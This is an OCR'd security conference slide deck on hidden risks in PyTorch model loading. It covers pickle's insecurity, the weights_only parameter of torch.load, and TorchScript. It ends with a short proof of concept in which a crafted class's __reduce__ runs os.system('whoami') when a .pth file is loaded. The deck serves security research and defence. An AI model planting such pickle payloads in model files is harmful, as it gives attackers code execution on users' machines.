


Safe Harbor or Hostile Waters: Unveiling the Hidden Perils of the TorchScript Engine in PyTorch

Ji'an Zhou, Lishuo Song

About Us

Ji'an Zhou

- Security Engineer from Alibaba Cloud
- Twitter: @azraelxuemo

Lishuo Song

- Security Engineer from Alibaba Cloud
- Twitter: @ret2ddme

Agenda

01 Introduction & Background

02 Where It All Began

03 How weights_only Works

04 TorchScript 101

05 The Impact

06 Defense & Summary

01

Introduction to PyTorch

What Is PyTorch?

What is PyTorch?


PyTorch is a machine learning framework based on the Torch ML library.

- Developed by Facebook in 2016

Key Features:

- Dynamic computation graphs
- Tensors are n-dimensional arrays
- Neural network module
- GPU Support

PyTorch Key Use Cases



ML Frameworks


Market Share

Trends

Quarter | 2021-06-05 to 2025-06-05

Frameworks

Paper Implementations grouped by framework




https://paperswithcode.com/trends

02

Where It All Began

Initially, Use Pickle to Save Model

PyTorch



Using Python methods to describe process

Pickle Is Not Safe

Warning: The `pickle` module **is not secure**. Only unpickle data you trust.


It is possible to construct malicious pickle data which will **execute arbitrary code during unpickling**. Never unpickle data that could have come from an untrusted source, or that could have been tampered with.

Consider signing data with `hmac` if you need to ensure that it has not been tampered with.

Safer serialization formats such as `json` may be more appropriate if you are processing untrusted data. See Comparison with json.


https://docs.python.org/3/library/pickle.html

Community Discussion



https://github.com/pytorch/pytorch/issues/52596

Introducing weights_only Parameter



https://github.com/pytorch/pytorch/pull/86812

Implementation

```
def load(
    f: FILE_LIKE,
    map_location: MAP_LOCATION = None,
    pickle_module: Any = None,
    *,
    weights_only: Optional[bool] = None,
    mmap: Optional[bool] = None,
    **pickle_load_args: Any
) -> Any:
    if weights_only is None:
        weights_only, warn_weights_only = False, True

    if weights_only:
        ...
    else:
        if pickle_module is None:
            pickle_module = pickle

    with _open_file_like(f, 'rb') as opened_file:
        if weights_only:
            return _legacy_load(opened_file, map_location, _weights_only_unpickler, **pickle_load_args)
        return _legacy_load(
            opened_file, map_location, pickle_module, **pickle_load_args
        )
```

Try It Out: weights_only=False

```python
import pickle
import os
class evil():
    def __reduce__(self):
        return (os.system,("whoami",))
with open("evil.pth","wb") as f:
    pickle.dump(evil(),f)
```

```python
import torch
torch.load("evil.pth")
```


```
